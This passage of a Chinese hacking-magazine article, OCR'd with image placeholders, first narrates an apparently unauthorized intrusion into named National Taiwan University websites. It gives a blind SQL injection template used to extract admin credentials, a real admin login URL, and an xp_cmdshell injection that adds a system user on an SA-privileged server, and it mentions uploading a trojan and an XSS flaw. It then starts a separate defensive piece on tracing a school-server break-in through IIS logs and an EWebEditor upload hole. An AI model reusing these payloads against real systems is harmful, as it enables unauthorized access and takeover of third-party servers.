


图10

后来又用了几个别的工具，发现照样猜不出来，这又一次证明了工具是有局限性的。没办法，继续手工操作吧。

提交and(select top 1 asc(mid (列名,列数N,1)) from 表名)>数据，经过我一翻艰苦的努力猜解，终于把username和password的ASCII码猜解出来了。他们的ASCII码都为 97 100 109 105 110。也就是说用户名和密码都相同，翻译过来就是admin，搞笑的结果。

最后就是找后台地址了，经过一段时间的查找发现了它的后台在这个地方：http://eoe.ntu.edu.tw/eoe_member/prof_info/login.asp，如图11所示。




图11

登录看看，如图12所示。




图12

我机器不支持繁体，那些繁体字现在都成乱码了，其实这样的后台见的太多了，权限很低，如图13所示。




图13

没什么好玩的，算了。刚才上面的是Access数据库，不怎么好玩，后来我发现有一个网站用的是SQL数据库，如图14所示。http://comm-center.ntu.edu.tw/。

不光确认了SQL数据库，而且还可以从图中看出当前数据库的用户名为："numeric"。因为以前在学习注入的时候，只知道数据库用户名为："dbo"的时候才为SA权限，并没有说用户名为numeric的时候也具有SA权限，所以一开始我也是用手工猜解。后来快猜解完的时候才想到用工具，结果发现是SA权限。用HDSI先看看服务器上的文件，如图15所示。




图14




图15

接下来利用命令：;exec master..xp_cmdshell "net user BAngel BAngel /add"-- 向数据库中添加一个用户名为：BAngel密码也为：BAngel的用户，然后利用数据库连接器连接。当然还可以拿小竹的NBSI上传木马。后面的操作用工具差不多就搞定了，其实既然是用工具……我也不好怎么去写了，总之就是一些傻瓜操作啦。

3. 跨站 该漏洞我是找了好久才找到，而且其他地方都没有这个漏洞，想来应该是程序员在写代码的时候的一个疏忽吧，如图16所示。




图16

感 想

台湾大学这些漏洞其实是很平常的，但因为它们存在的都比较深，所以我们一般很难发现这些URL。我用了一天的时间才把台湾大学一个学院的URL看完，它实在是太多太杂了，所以很需要我们的耐心。

其实出现这些漏洞也是正常的，因为到目前为止我还没有发现哪个大学的网站没有脚本漏洞，像清华大学存在验证不严格漏洞，北京大学和上海交通大学都存在注入漏洞，香港城市大学和中国科学技术大学存在'or'='or'漏洞等等。真的是 脚本攻防，防不胜防！

WTF：最近网上频频报出一些企业网站被入侵的新闻，而受害人往往不知道如何追查出真正的入侵者，以致于公司的损失惨重。如果不幸你所在的单位也遇到这种问题，那么不要着急也不要惊慌，跟随本文一起做一次入侵检测吧。

适合读者：网络爱好者、入侵爱好者、脚本爱好者

前置知识：无



实用入侵检测案例

——写在学校服务器入侵之后

文/图 下雨天/xysky

某天突然接到某老师打来的电话，说我把他们部门（某某教育中心）的主页改了，写着"hacker by 下雨天（xysky）"，还留有一些很过份的话。听到这的一刹那，我脑袋空空的，唯一清醒的就是：这件事绝对不是我干的。好在老师对我的印象一直不差，第二天我去和老师讲清楚顺便帮他配置了一下服务器，这件事就这样不了了之，不过我很是郁闷。后来老师说还有一台服务器又被入侵了，希望我能帮忙修补一下，于是就有了这次入侵检测。

战争从EWebEditor开始

根据老师打电话给我的日期推测，事发时间我们锁定在14日前后，锁定时间是为了更快地查出入侵者，大大减小追查的工作量。页面被改当然得去看下Web访问记录，所以跑去看了下那几天的IIS日志，不过看日志是很头痛的事情啊，如果哪位大哥有比较好的分析工具记得一定告诉我。功夫不负有心人，让我看到了如下的日志，如图1所示。



图1

在EWebEditor目录上传了一个ASA文件，根据经验，一般上传功能都是上传图片、软件压缩包之类的，所以这里的ASA文件肯定有问题，可惜在目录中没找到这个文件，看来是被删掉了。试着从IE访问了一下bishe/admin/目录，居然目录可以浏览，可以看到有个EWebEditor目录醒目的摆在那里，如图2所示。

以前在许多程序代码中都会看到这个目录，也没怎么去关注，今天看来不得不研究一下了，至少我知道在这里有上传漏洞可以上传ASA文件。打开百度搜索，很快找到了EWebEditor在线编辑器，其介绍如下：




图2

EWebEditor是基于网页的、所见即所得的在线HTML编辑器。它能够在网页上实现许多桌面编辑软件（如：Word）所具有的强大可视编辑功能；它是一个真正的绿色软件，不需要在计算机上安装任何的客户端软件；它的易用使得WEB开发人员只要一行代码即可完成调用。

